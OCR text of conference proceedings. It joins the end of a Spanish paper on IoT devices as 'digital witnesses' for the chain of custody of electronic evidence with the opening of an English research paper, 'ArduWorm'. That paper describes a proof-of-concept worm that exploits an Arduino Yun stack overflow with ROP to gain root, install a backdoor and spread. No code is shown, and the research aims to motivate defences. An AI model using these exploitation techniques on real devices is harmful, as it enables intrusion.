


Fig. 5. Pasos de la testificación digital.

ii. El dispositivo alcanza un umbral de almacenamiento admitido (configurable).
iii. La evidencia generada es de carácter crítico, o el tiempo de vida va a consumirse.
iv. Si B tiene más posibilidades de alcanzar pronto el destino final y la transferencia no perjudica la vida de la evidencia más que si A la almacenase/custodiase.

Además, la elección del siguiente testigo digital está condicionada al cumplimiento de los siguientes requisitos:

rt1. B puede dar fe de que es un testigo digital y de su rol/nivel.
rt2. B es un testigo digital del mismo nivel que A, ó A tiene nivel menor que B. Es decir, el conjunto de parejas posibles es: $\{(td, td), (cd, cd), (td, cd)\}$, con td: testigo digital, cd: custodio digital.
rt3. B satisface los criterios para salvaguardar la evidencia electrónica. Esto puede estar sujeto a la criticidad de la evidencia. Por ejemplo, las evidencias electrónicas de carácter penal deberían ser enviadas en exclusiva a custodios digitales.
rt4. B es el mejor candidato: candidato de mayor nivell-rol de todos los posibles, ó que ofrece más garantías/probabilidad de que la evidencia alcance el destino final minimizando el número de delegaciones.
rt5. B es un custodio digital y solicita el envío de las evidencias, y A puede verificar la identidad de B.

Una vez que se escoge el testigo B, la información sobre la evidencia electrónica se envía (4) usando el formato de evidencia electrónica adaptado para la testificación digital, empleando un canal seguro. B entonces autentica la evidencia electrónica y procede a su almacenaje. En este paso, B crea su propia evidencia para reflejar la recepción de esta evidencia en su histórico. Entonces, envía a A una prueba de que la recepción y el almacenamiento de la evidencia ha sido posible (6). Si B no envía esta prueba, A registra en el histórico que la evidencia fue enviada a B, pero no la elimina. La garantía de recepción es almacenada en el histórico (7).

El histórico de evidencias es un resumen de las evidencias gestionadas que debe ser almacenado de forma segura. Significa el acuse de recibo de las transacciones operadas por el testigo. Estará compuesto por el conjunto de identificadores de las evidencias generadas y un código que indique si fue transmitida, y la garantía dada por el receptor en el paso (6) (por ejemplo, el identificador de la evidencia firmado).

Por último, A puede liberar el espacio de la evidencia ó conjunto de evidencias (8).

Cabe destacar, que la funcionalidad que no proporcione el chip de seguridad deberá proporcionarla una aplicación externa. Estos casos de comunicación interna segura entre las aplicaciones y los dispositivos de seguridad deben definirse acorde la especificación [21].

V-C. Tecnologías para el almacenamiento seguro

Como hemos mencionado en la Sección III, el testigo digital se apoya sobre la base de que los dispositivos cuentan con una arquitectura de seguridad que dispone de almacenamiento seguro. Pese a que este hecho encarece los dispositivos, bien es cierto que el pago electrónico está impulsando este tipo de medidas. Por otra parte, diferentes objetos de la Internet de las Cosas ya integran chips anti-tampering (p.ej. TPM en vehículos) y la tendencia es integrar mecanismos similares en objetos más pequeños, como wearables. La Tabla I muestra un resumen de diferentes soluciones para el almacenamiento seguro que podrían emplearse para la testificación digital.

La inclusión de chips de seguridad hardware trae consigo una ventaja adicional, y es que algunos de estos chips integran mecanismos para proporcionar un canal de comunicaciones seguro. También existen soluciones para definir transacciones que involucran la participación del elemento seguro, en el que se almacena la identidad del dispositivo [22].

En el caso que nos ocupa, no basta con que el chip intere mecanismos para establecer un canal de comunicaciones seguro, sino que, además, esos mecanismos deben emplear tecnologías que sean aceptables para la gestión de evidencias electrónicas. En concreto, en [2] se definen, como operaciones pemitidas:

- Algoritmos de clave simétrica: 2TDEA, 3TDEA, AES l28bits-256 bits.
- Firmas electrónicas y aplicaciones hash: SHA224/ 256/ 384/ 512.
- HMAC, funciones de derivación de claves, generación de números aleatorios: SHA1/ 224/ 256/ 384/ 512.

El nivel de seguridad se clasifica atendiendo al tiempo de vida de la seguridad y al tipo de dato que guarda considerando la LOPD. Atendiendo a los requisitos de [2] y a la información proporcionada en la Tabla I, el chip *OPTIGA Trust authentication* usando RSA de 2048bits podría proteger información confidencial de nivel alto, y usando ECC de 512bits y AES 256 proteger información secreta de alto nivel (la escala máxima definida en [2]). El tiempo de vida de la

Tabla I
CARACTERÍSTICAS DE LOS CHIPS DE ALMACENAMIENTO SEGURO INTEGRADOS EN DISPOSITIVOS PERSONALES

Dispositivo	Seguridad	Memoria	Interfaz	SDK
TPM v2.0 (auto). Posibilidad de SE si JavaCard	Al menos un asimétrico (RSA 2048 ó ECC P256), al menos un simétrico (AES 128), CBC, SHA-256, HMAC. Si ECC se implementa, deben soportarse: NIST_P256, BN_P256, y SM2_256. UUID. Secure boot, R0T (*). Si SE: gestión del SE por medio de VPN con TSM.	1.6 KBytes	APDU para comunicación con SE (**)	tpm-tools
SLE 97 SOLID FLASH Family. Modelos para UICC/SIM y eSE.	Fingerprint match-on-card. Asimétrico: RSA (SWP UICCs hasta 4096bits, eSE hasta 2048bits), ECC (hasta 521bits). Simétrico: 3DES, AES (hasta 256bits), certificación: CC EAL5+high EMVCo.	Desde 800KBytes a 1.5MBytes, dependiendo del modelo	ISO/IEC 7816, SWP, opcional (del modelo): SPI, I^2C, GPIOs	Application Development Toolkit, Java Card
OPTIGA Trust authentication chip	Asimétrico: RSA (hasta 2048bits), ECC (hasta 52lbits). Simétrico: AES (hasta 256bits), 3DES (hasta 256bits). Secure boot. True hardware random number generator. SHA1/224/256/384/512. DH/ECDH Key Agreement. GlobalPlatform ID configuration (identificador único de chip). Logs de incidentes. Certificación: EAL5+.	150KBytes	ISO/IEC 7816 UART (400kbps)	Crypto applets, host source code, Java Card
Boosted NFC SE. En SIM, SD y microSD con antena integrada	Asimétrico: RSA (hasta 4096bits), ECC (hasta 512bits). Simétrico: 3DES, AES, certificación: EAL5+ high EMVCo (SLE 77) ó EAL6+ high EMVCo.	240KBytes (SLE 77), hasta 500KBytes (SLE 78)	ISO/IEC 7816, ISO/IEC 14443 (***), opcional (del modelo) : SPI, GPIOs	

RoT: Root of Trust. For: Confidentiality (RTC), Integrity (RTI), Measurement (RTM), Reporting (RTR), Storage (RTS), Update (RTU), Verification (RTV).
UUID: Universally Unique Identifier. RRC 4122.
UEFI: Unified Extensible Firmware Interface. Protected Environment communications driver (Ej: TPM 2.0 Mobile Command Response Buffer Interface).
TSM: Trusted Service Managers (entidad remota).
APDU: Application Protocol Data Unit. (**): max 256bytes.
SWP: Single Wire Protocol/ Compatibilidad Mifare.
UICC: Universal Integrated Circuit Card.
SPI: Serial Peripheral Interface (transferencia de información entre circuitos integrados).
GPIO: General Purpose Input/Output.
I^2C: Inter-Integrated Circuit
ISO/IEC 7816: Smart Card Standard (1-6)
ISO/IEC 14443: Identification cards. (***) : Type A and Type E cards emulation via ACLE interface.
ACLB: Analog Contactless Eridge / plug and play para dispositivos con microSD, SD, o tarjeta SIM.
EAL: Evaluation Assurance Level. EAL5: Semiformally Designed and Tested, EAL6: Semiformally Verified Design and Tested, EAL7: Formally Verified Design and Tested.

seguridad para el primer caso se considera hasta 2030, y en el segundo caso más allá de 2030. Por lo tanto, se sitúa como un buen candidato para su uso por parte de un testigo digital fuerte. Además, permite el intercambio de claves usando *diffie hellman* (DH) ó DH empleando criptografía de curva elíptica (ECDH), agilizando la creación de canales seguros de comunicación.

Sin embargo, la definición de testigo digital debe ir más allá de un componente específico. Emplear arquitecturas de seguridad embebidas ofrece la posibilidad de proveer de mecanismos criptográficos aceptados y el almacenamiento seguro con control de acceso. No obstante, otros componentes destinados a formar parte del testigo digital deberán procurar la gestión de las operaciones entre el usuario y el dispostivo (p.ej. contratos, cláusulas de aceptación), y la gestión de evidencias electrónicas adaptada a la IoT, gestión que deberá hacer uso de estos elementos seguros embebidos.

Así, un elemento anti-tampering de estas características formará parte de un cuadro mucho más amplio, donde los requisitos detallados en las secciones anteriores converjan para implementar el concepto de testigo digital.

VI. CONCLUSIONES Y TRABAJO FUTURO

El uso de arquitecturas de seguridad embebidas en los dispositivos móviles y otros objetos de uso personal está por debajo de su potencial. Actualmente el propósito de estas arquitecturas es o bien proteger los datos del usuario o facilitar el pago electrónico. Avances recientes permiten la firma a través del móvil empleando la última versión de DNIe que incorpora NFC. Sin embargo, estas arquitecturas pueden ofrecer mucho más.

En este artículo definimos el concepto de *testigo digital*, destacando la importancia de elementos como la *identidad vinculable* entre el usuario y sus dispositivos, y la *delegación de evidencias electrónicas* entre entidades autorizadas para establecer una cadena de custodia digital. Cabe destacar que aunque aquí proponemos ejemplos para demostrar que el esquema podría ser implementado en la práctica, nuestro

enfoque no es necesariamente específico de un único dispositivo. Esto hace que, aunque en este artículo nos centramos en defender la importancia y posibilidades que este nuevo concepto queda un largo camino por recorrer hasta su implementación y despliegue. Por ejemplo, debererán definirse aquellos componentes que permitan la implementación del testigo digital en los objetos, ya que, como hemos visto en este artículo, este nuevo concepto permite afrontar varios de los problemas abiertos identificados en la sección II.

Así, hemos descrito cómo un dispositivo con esta funcionalidad puede convertirse en un elemento activo capaz no sólo de participar en una cadena de custodia digital, sino de transmitir las evidencias incluso cuando no existe una conectividad global. Además, gracias a la identidad vinculante, esta estrategia permite determinar la responsabilidad en el manejo de las evidencias, garantizando la trazabilidad en todo instante desde su generación sin mermar la escalabilidad de todo el sistema.

No obstante, existen algunos problemas abiertos que deben considerarse para refinar y expandir la aplicabilidad de la figura del testigo digital. Uno de ellos es la problemática de la identidad en la IoT, un campo que de por sí aún esta siendo investigado. Por ejemplo, queda por determinar cómo extraer la identidad unequívoca de los dispositivos en el contexto general de la IoT. Dicha identidad puede depender de muchos factores, como el propio contexto del objeto o sus características y/o capacidades. Además, existen diversas cuestiones éticas y legales asociadas al derecho de propiedad y al rol incriminatorio de las evidencias recabadas por los testigos digitales que deben ser propiamente discutidos.

Por otra parte, el despliegue de testigos digitales aumentaría el coste de los dispositivos, debido al coste adicional de las arquitecturas de seguridad embebidas. Aunque la venta de dispositivos móviles con estas características es cada vez más habitual, el uso que aquí le estamos dando a éstas puede ser más difícil de asimilar de buen grado por los usuarios. Actualmente los delitos telemáticos no gozan del mismo rechazo en la sociedad que un delito físico, aunque cada vez su repercusión en nuestra vida cotidiana es mayor. Proponer soluciones que conviertan los hasta ahora señalados como inconvenientes de la IoT (p.ej. heterogeneidad, densidad) en ventajas de ciberseguridad (p.ej. roles con privilegios, conectividad, colaboración) debe ser un objetivo prioritario en los próximos años.

Agradecimientos

Este trabajo ha sido financiado por el Ministerio de Economía y Competitividad a través del proyecto PERSIST (TIN2013-41739-R). Adicionalmente, ha sido financiado por la Junta de Andalucía a través del proyecto FISICCO (TIC-07223).

Referencias

[1] E. Oriwoh, D. Jazani, G. Epiphaniou, and P. Sant, "Internet of things forensics: Challenges and approaches," in *Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom), 2013 9th International Conference Conference on*. IEEE, 2013, pp. 608–615.

[2] "Une 71505: Tecnologías de la información (ti). sistema de gestión de evidencias electrónicas (sgee)." *Tecnología de la Información*, 2013.

[3] R. Hegarty, D. Lamb, and A. Attwood, "Digital evidence challenges in the internet of things," in *Proceedings of the Tenth International Network Conference (INC 2014)*. Lulu. com, 2014, p. 163.

[4] S. Omeleze and H. Venter, "Towards a model for acquiring digital evidence using mobile devices," in *Proceedings of the Tenth International Network Conference (INC 2014)*. Lulu. com, 2014, p. 173.

[5] E. Casey, G. Back, and S. Barnum, "Leveraging cybox™ to standardize representation and exchange of digital forensic information," *Digital Investigation*, vol. 12, pp. S102–S110, 2015.

[6] T. Marqués Arpa and J. Serra Ruiz, "Cadena de custodia en el análisis forense. implementación de un marco de gestión de la evidencia digital," in *XIII Reunión Española sobre Criptología y Seguridad de la Información (RECSI 2014)*. Universidad de Alicante, 2014.

[7] Y. Prayudi, A. Ashari, and T. K. Priyambodo, "Digital evidence cabinets: A proposed frameworks for handling digital chain of custody," *Int. J. Comput. Appl*, vol. 109, no. 9, pp. 30–36, 2014.

[8] Y. Prayudi and S. Azhari, "Digital chain of custody: State of the art," *International Journal of Computer Applications*, vol. 114, no. 5, March 2015.

[9] S. Sicari, A. Rizzardi, L. A. Grieco, and A. Coen-Porisini, "Security, privacy and trust in internet of things: The road ahead," *Computer Networks*, vol. 76, no. 0, pp. 146–164, 2015. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1389128614003971

[10] I. Friese, J. Heuer, and N. Kong, "Challenges from the identities of things: Introduction of the identities of things discussion group within kantara initiative," in *Internet of Things (WF-IoT), 2014 IEEE World Forum on*. IEEE, 2014, pp. 1–4.

[11] R. Ayers, S. Brothers, and W. Jansen, "Sp 800-101 rev. 1, guidelines on mobile device forensics," Gaithersburg, MD, United States, Tech. Rep., 2014.

[12] V. Gayoso Martinez, L. Hernández Encinas, A. Martín Muñoz, and J. I. Sanchez García, "Identification by means of a national id card for wireless services," in *2013 16th International Symposium on Wireless Personal Multimedia Communications (WPMC)*, June 2013, pp. 1–5.

[13] A. Boldyreva, A. Palacio, and B. Warinschi, "Secure proxy signature schemes for delegation of signing rights," *Journal of Cryptology*, vol. 25, no. 1, pp. 57–115, 2012. [Online]. Available: http://dx.doi.org/10.1007/s00145-010-9082-x

[14] H. Debiao, C. Jianhua, and H. Jin, "An id-based proxy signature schemes without bilinear pairings," *Annals of Telecommunications*, vol. 66, no. 11–12, pp. 657–662, 2011. [Online]. Available: http://dx.doi.org/10.1007/s12243-011-0244-0

[15] 3GPP TS 33.221: Support for Subscriber Certificates, http://www.3gpp.org/DynaReport/33221.htm, Accessed on April 2015.

[16] STORK2: Secure Identity Across Borders Linked, https://www.eid-stork2.eu/, Accessed on April 2015.

[17] M. Barisch, "Design and evaluation of an architecture for ubiquitous user authentication based on identity management systems," in *2011 IEEE 10th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, Nov 2011, pp. 863–872.

[18] J. Lyle, A. Paverd, J. King-Lacroix, A. Atzeni, H. Virji, I. Flechais, and S. Faily, "Personal pki for the smart device era," in *Public Key Infrastructures, Services and Applications*, ser. Lecture Notes in Computer Science, S. De Capitani di Vimercati and C. Mitchell, Eds. Springer Berlin Heidelberg, 2013, vol. 7868, pp. 69–84. [Online]. Available: http://dx.doi.org/10.1007/978-3-642-40012-4_5

[19] S. A. Hoseini-Tabatabaei, A. Gluhak, and R. Tafazolli, "A survey on smartphone-based systems for opportunistic user context recognition," *ACM Computing Surveys*, vol. 45, no. 3, pp. 27:1–27:51, Jul 2013. [Online]. Available: http://doi.acm.org/10.1145/2480741.2480744

[20] L. M. Mayron, "Biometric authentication on mobile devices," *IEEE Security and Privacy*, vol. 13, no. 3, pp. 70–73, May 2015.

[21] S. Rahat and W. Browning, "Methods and systems for secure communications between client applications and secure elements in mobile devices," Dec. 2 2014, uS Patent 8,904,195.

[22] D. T. Haggerty, A. A. Khan, C. B. Sharp, J. Von Hauck, J. Linde, K. P. McLaughlin, Z. Mehdi, and Y. H. Vaid, "Apparatus and methods for secure element transactions and management of assets," Feb. 6 2014, uS Patent App. 14/174,791.

ArduWorm: A Functional Malware Targeting Arduino Devices

Sergio Pastrana, Jorge Rodriguez-Canseco, Alejandro Calleja
Computer Security Lab. Universidad Carlos III de Madrid
Avda. Universidad 30, 28911, Leganes, Spain
{spastran,jorrodri,accortin}@inf.uc3m.es

***Abstract*—The Internet of Things (IoT) is a growing market which provides several benefits for industry, governments and end users. However, the increasing use of embedded and pervasive devices introduces new vulnerabilities in the network. In the last years, the number of malware and exploits targeting the IoT has grown considerably, which issues a challenge for the industry and the academy. To further motivate this challenge, in this paper we describe a malware piece targeting Arduino Yun, which is a common platform used in IoT scenarios. The malware, dubbed ArduWorm, is able to bypass all the security implemented in Arduino by exploiting a memory corruption vulnerability and hijack the device. Moreover, due to the architectural flaws found in Arduino Yun, the malware is able to get the control of a Linux-based microprocessor integrated in the device with full privileges, which allows it to install a backdoor and spread as a worm through the compromised network.**

***Index Terms*—Malware, Internet of Things, Arduino, Worm, Remote Access Tool**

Type of contribution: *Research in progress*

I. Introduction

The Internet of Things (IoT) comprises the set of technologies, networks and architectures that allow the connection of different embedded and pervasive devices, like wearables, sensors or smart phones. It provides several facilities and economical benefits to end users, companies and organizations. Nowadays, the IoT is an emerging topic in both the industry and the academy, and it is expected that the number of devices fabricated and used in IoT projects will exceed the 50 billions by 2020[1]. IoT projects are present in diverse scenarios, including smart cities, automotive industry or Body Area Networks (BAN), to name a few.

In the last few years, the IoT has gained the attention of malicious actors due to several reasons. Modern smart devices such as smart phones or tablets have substituted PCs and laptops for a plethora of user applications like social networking, instant messaging or e-commerce. Therefore, these devices store a huge amount of personal and valuable information that is attractive for attackers. Moreover, the connection capabilities of IoT devices and the open scenario where they are usually deployed offer new infection vectors to potential adversaries. Indeed, since these devices are usually connected between them (e.g. forming Wireless Sensors Networks) and/or to the Internet, they are attractive targets for botnets, and recently the concept of "Thing-Bot" (i.e., a compromised device used as part of a large botnet) has gained popularity [1], [2].

One common platform used in embedded devices is Arduino. Arduino is an open-source platform providing "easy-to-use hardware and software intended for anyone making interactive projects" [2]. The Arduino platform was originally aimed at small electronics and micro-controller projects. Particularly, with the increasing interest in IoT, a new board, the Arduino Yun, was specifically designed for IoT applications. Together with the classical Atmel AVR based Micro Controller Unit (MCU) present in most of Arduino devices (concretely, the ATmega32u4), the Yun is also equipped with a Atheros Micro Processor (MPU) holding a Linux based OpenWrt operating system. This Atheros MPU manages one Ethernet interface and one Wifi card, which makes it a suitable device for IoT scenarios. Both the Atmel AVR and the Atheros are connected using a serial bus managed by a software library called *Bridge*.

A security analysis of the Arduino Yun shows that it contains many architectural flaws. We have evaluated the attack surface of this device, and found a critical point of exposure in the *Bridge* library connecting both chips that allows to compromise the entire device by exploiting a memory corruption vulnerability in the Atmega32u4 MCU. Moreover, since this AVR-based chip has limited resources compared with modern MCU and MPU based on ARM or x86 architectures, classical protections against memory corruption, such as stack overflow protection or memory layout randomization can not be easily deployed.

In this work, we present ArduWorm, a proof-of-concept malware that targets Arduino Yun devices. The exploitation of a vulnerability in the Atmel MCU allows ArduWorm to bypass the *Bridge* and compromise the OpenWrt to establish a backdoor. AVR is based on a modified Harvard architecture where the code and data memories are physically separated, thus hindering code injection. Thus, the exploit uses code reuse attacks (i.e., Return Oriented Programming and return-to-lib) to benefit from a memory corruption vulnerability. ArduWorm has reconnaissance and infection capabilities, and it can automatically spread through neighbor nodes. While this specimen is just a proof of concept proven in our experimental setup, we hope that it can motivate research in the design of defensive mechanisms for Arduino devices.

This paper is structured as follows. In Section II we review the current state of the art in malware specific for the IoT and provide some useful background. In Section III we present the exploitation mechanism implemented, and in Section IV the details of ArduWorm. Finally, in Section V we discuss about possible countermeasures and in Section VI we present the conclusions of the work.

[1] http://iot.ieee.org/newsletter/january-2016/the-rise-of-iot-why-today.html

[2] From the Arduino official website, http://www.Arduino.cc




Fig. 1. Arduino Yun




Fig. 2. Schematic view of AVR memories

II. Background and related work

This section first describes the targeted system, i.e. the Arduino Yun, along with the AVR architecture. Then, we overview memory corruption attacks, which form the basis of the initial exploitation used by ArduWorm. Finally, we review current state of the art and provide some examples of malware targeting IoT devices from different scenarios.

A. Arduino Yun

Arduino Yun is different from other Arduino boards because it includes a preinstalled Linux distribution, and integrates advanced communication capabilities, thus offering a powerful networked embedded system with the ease of Arduino. Concretely, the Arduino Yun is composed of one micro-controller board based on two separate chips, i.e. the Atmel AVR ATmega32u4 and an Atheros AR9331 running the OpenWrt

The two chips are connected through a serial bus managed by a *Bridge* library, which is included as part of the Arduino Library and is implemented in Python in OpenWrt. The *Bridge* provides Arduino sketches with the capacity of running shell scripts, communicate with network interfaces, and receive information from the AR9331 processor. Consequently, this is a critical component from a security perspective: as we show in the following, by exploiting Arduino environment it is possible to bypass inner security mechanisms, therefore compromising the Linux environment. Moreover, as we show during this work, the *Bridge* requires no authentication in the Linux environment, and all the commands issued from the ATmega32u4 chip are executed with *root* privileges.

The integrated Atmega32u4 chip is based on the AVR architecture. AVR is a modified Harvard architecture implemented by Atmel in 1996. It stores code and data in memory chips that are physically separated, i.e. the Flash memory and the data or SRAM memory (see Figure 2). The SRAM contains the program data, the heap and the stack. A property of AVR is that the stack starts at the highest address of the SRAM memory, and grows towards lower addresses (i.e., a *PUSH* instruction stores a new byte in the stack and decreases the stack pointer), while the heap grows towards higher addresses, which can lead to a heap/stack collision.

B. Memory corruption attacks

Memory corruption is probably one of the most exploited vulnerability so far. The adversary profits from an uncontrolled out-of-memory error to modify the memory map and hijack the control flow. For example, stack overflows allow the adversary to craft a specific payload that overwrites the return address (which is usually stored in the stack) and gain the control of the execution. Traditionally, the next step was to jump to an area of memory with code injected by the adversary (i.e. shellcode) intended to perform subsequent states in the attack (e.g. download additional code, open a reverse shell, etc.).

With the advance in defense mechanisms that prevent code injection, such as preventing memory to be both writable and executable ($W \oplus X$), code injection has become useless in modern systems. Thus, current exploitation techniques rely on reuse existing code from the program memory. An example of such code-reuse attacks is return-to-lib [3], that forces the program to execute code from imported libraries (e.g. libc), prior setting the desired arguments. This way, an attacker could execute arbitrary shell commands by invoking the *exec* function from libc and passing as arguments the string */bin/sh* together with the desired command.

A more sophisticated code-reuse attack is Return Oriented Programming (ROP), where the adversary forces the execution of different pieces of code (called *gadgets*) ending in a *ret* instruction. Thus, by carefully building a stack containing the addresses of these *gadgets*, the adversary can conform a *chain* that execute different pieces of code consecutively in order to perform the desired action. The reader may find more information about this attack in [4] or [5]. Moreover, in Section III we describe a code reuse attack that combines both ROP and return-to-lib in order to compromise the *Bridge* of Arduino Yun.

C. Malware in IoT

During the last few years, malware in tablets and smart phone devices has become one of the main concerns of security researchers. According to Mcafee's 2015 threat reports up to 1.2 million different malware pieces targeting mobile platforms were detected [6]. A similar report published by the AV company PandaLabs, stated that during 2015 an average of 230.000 different samples were detected on a daily basis [7].

An important novelty introduced by smart phones, is the capability of connecting other devices extending the functionality of the device. This is the case of several wearable devices like activity monitors or smart watches which are wirelessly connected to the smartphone conforming a so called personal area network. These devices count with sensing

capabilities such as sensors or GPS systems, making them sources of sensitive information and therefore appealing attack targets.

Recently, Symantec researchers have proven that ransomware installed in a smartphone can easily move to the paired wearables and infect them [8]. Ransomware is an emerging threat that allows attackers to obtain economical benefits directly from the infected users. It works by either preventing the access to the compromised system (e.g., by modifying the login credentials) or by hijacking the data stored (e.g. by encrypting its contents). In any case, the attacker claims for a ransom to free the stolen assets. Different ransomware pieces have been released for smartphones, like recent *Android.LockerPIN* which modifies the pin code of the infected phone.

Exploits and malware targeting embedded devices such as routers are not a new threat. However, the increasing proliferation of smart and pervasive devices in modern society opens a huge amount of new infection vectors. Indeed, IoT devices use embedded hardware and firmware that are resource constrained, often reused from other technologies. Thus, if an adversary is able to compromise one, she may be able to compromise several of them. Indeed, the cybersecurity company *Proofpoint* presented a media press in 2014 [2] incorporating the term *Thing-bot* to name the more than 100.000 compromised embedded devices that were used as part of a big botnet used to send spam and phishing. These attacks were issued by compromised devices such as smart TVs, fridges, routers, etc.

Since IoT devices are remotely accessible, mostly using protocols such as Telnet or SSH, remote exploitation has become the primary mean to compromise these systems. Pa et al. [1] analyzed the Telnet traffic to categorize the sources of the packets. They showed that most of the traffic was issued from devices such as DVR (Digital Video Recorders), IP Cameras or Wireless routers. Moreover, by using their proposed IOTPot (a honeypot focused on IoT threats) they captured and categorized malware for this kind of devices. They detected at least 43 new malware samples that targeted embedded architectures, and, even worse, only 4 of them were reported as malicious in VirusTotal.

Hernandez et al. [9] showed vulnerabilities in the boot process of the Google Smart Nest Thermostat, a device aimed at optimizing the air conditioning and heat consumption to save energy. This device is connected to the Internet and can be remotely configured. The firmware updates are signed and thus the manufactures claim that the device cannot be exploited, since signatures are verified prior to the installation of new updates. However, if an adversary has physical access to the device (e.g. during manufacture or transportation), then the boot process can be modified. They proposed a bootkit which installs a backdoor and avoids the signature verification. Moreover, since the device is typically connected to the home LAN, the authors showed how the Smart Nest could use ARP spoofing attacks to perform Man-In-The-Middle (MITM) attacks to any computer from this LAN.

SYNFul Knock [10] is a malware that affects firmware from some Cisco Routers. This malware profits from default or leaked credentials to install the malware and modify the firmware. This modified firmware provides the adversary with a backdoor (with *root* privileges) and listens for commands from a C&C server. Mandiant researchers have identified that these commands are intended to load additional modules to be run in the router. SYNFul Knock maintains persistence across reboots, and obfuscate the authentication with the C&C server by using special TCP packets during the initial triple handshake, by encapsulating the commands within non-standard TCP payloads (see the technical report published by Mandiant at [10] for further details).

Similarly, Linux Wifatch is a white-hat trojan [11] that installs a backdoor in home routers by exploiting a weak Telnet authentication. It installs a backdoor and is able to communicate with a C&C server. However, it is considered a white-hat piece of malware since it seems that no malicious action is performed, and even more, it tries to hinder infection by other malware pieces. Its source code (written in Perl) has been recently released and is open for the community[3].

An important concern in the IoT security is that the attacks can compromise not only the data and digital assets, like in classical PCs. Indeed, embedded systems may be physically implanted in humans, so if they are compromised, it can seriously harm the integrity of human beings. For example, in 2008 it was proven that pacemakers and cardiac defibrillators were vulnerable to radio frequency attacks [12]. Thus, security on Implantable Medical Devices (IMDs) pose an appealing area of research that requires efforts from both the academy and the industry [13].

The transport industry have additionally moved to the IoT. Nowadays, cars are equipped with a endless amount of sensors and electronic devices aiming at controlling the brakes, tires, or even providing Internet connectivity to the car. The research carried out by Miller and Valasek [14] (presented at Black Hat in 2015), showed how an adversary can control remotely the inner sensors of a car (e.g., the 2014 Jeep Cherokee was used in their proof of concept attack). This research demonstrates that attack surfaces for automobiles presented in prior works [15] are actually exploitable.

The analysis and study of current state of the art indicates that remote exploitation is by far the most used infection vector. It profits from default or weak passwords, vulnerabilities found in the device firmware or wrong configurations. Additionally, the constrained resources in many of the architectures used in these devices usually prohibits the implementation of defense mechanisms as antivirus or in-device firewalls. For example, embedded devices based on the AVR architecture, such as Arduino devices, lack of memory corruption controls like stack overflow protection or Address Space Layout Randomization (ASLR)[16]. Thus, it is possible to construct exploits that reuse existing code from the firmware, allowing malicious users to perform well-known Return Oriented Programming (ROP) or return-to-lib attacks. For example, Francillon and Castellucia [17] proved that using ROP they could inject code into the flash memory of an Atmel chip based on the AVR architecture. Recently, Habibi et al. [18] showed that a Unmanned Aerial Vehicle (UAV), most commonly refereed as *dron*, can be hijacked using the ROP to modify the flying gyroscope. In our work,

[3]https://gitlab.com/rav7teif/linux.wifatch

we extend these attacks and show that the entire device, including the OpenWrt, can be compromised by exploiting a vulnerability in the AVR chip. This allows to install further binaries or malicious scripts that allows it to gain persistence, install backdoors or automatically infect neighbor sensors, i.e. turning the malware into a worm.

III. Initial exploitation of Arduino Yun

In this section, we describe how an adversary can exploit the Arduino Yun using using ROP and calling functions from the *Bridge* library included in the main program. We assume that the adversary can somehow get the binary loaded at the targeted device (e.g., by physically dumping its content or getting it from public repositories). Moreover, since the stack in AVR is located at highest positions of the SRAM memory, the adversary has limited space for the exploitation payload. However, the adversary can inject larger payloads in memory by provoking software resets of the device and exploiting the vulnerability several times. We elaborate more on these assumptions in next subsection. Finally, we assume that the adversary can somehow gain the control of the program flow by remotely exploiting a memory corruption vulnerability on the device, namely a stack overflow. Next, we present the attack overview and provide implementation details.

A. Exploit overview

In this section we describe the initial exploitation used in ArduWorm. It is based on code reuse attacks. The main goal is to call a function from the Arduino library to run a command in the OpenWrt. However, the required function from Arduino libraries is *call by reference*, i.e.: arguments are passed as pointers to data memory. Indeed, different from other architectures, function arguments in AVR are passed via registers when possible and they are passed through the stack only when the arguments are larger than the number of available registers. Accordingly, the first step for the adversary is to inject data in the SRAM. We perform this step using Return Oriented Programming (ROP).

Injecting data in SRAM is limited by the size of memory available for the exploit. The main idea is to use ROP to store data into non-volatile areas of the SRAM memory [17], [18]. Concretely, we use a chain of gadgets (named *Store_data*) that allow an adversary to build a payload that load several values in memory recursively. We provide more details of these gadgets and how they are used in Section III-B.

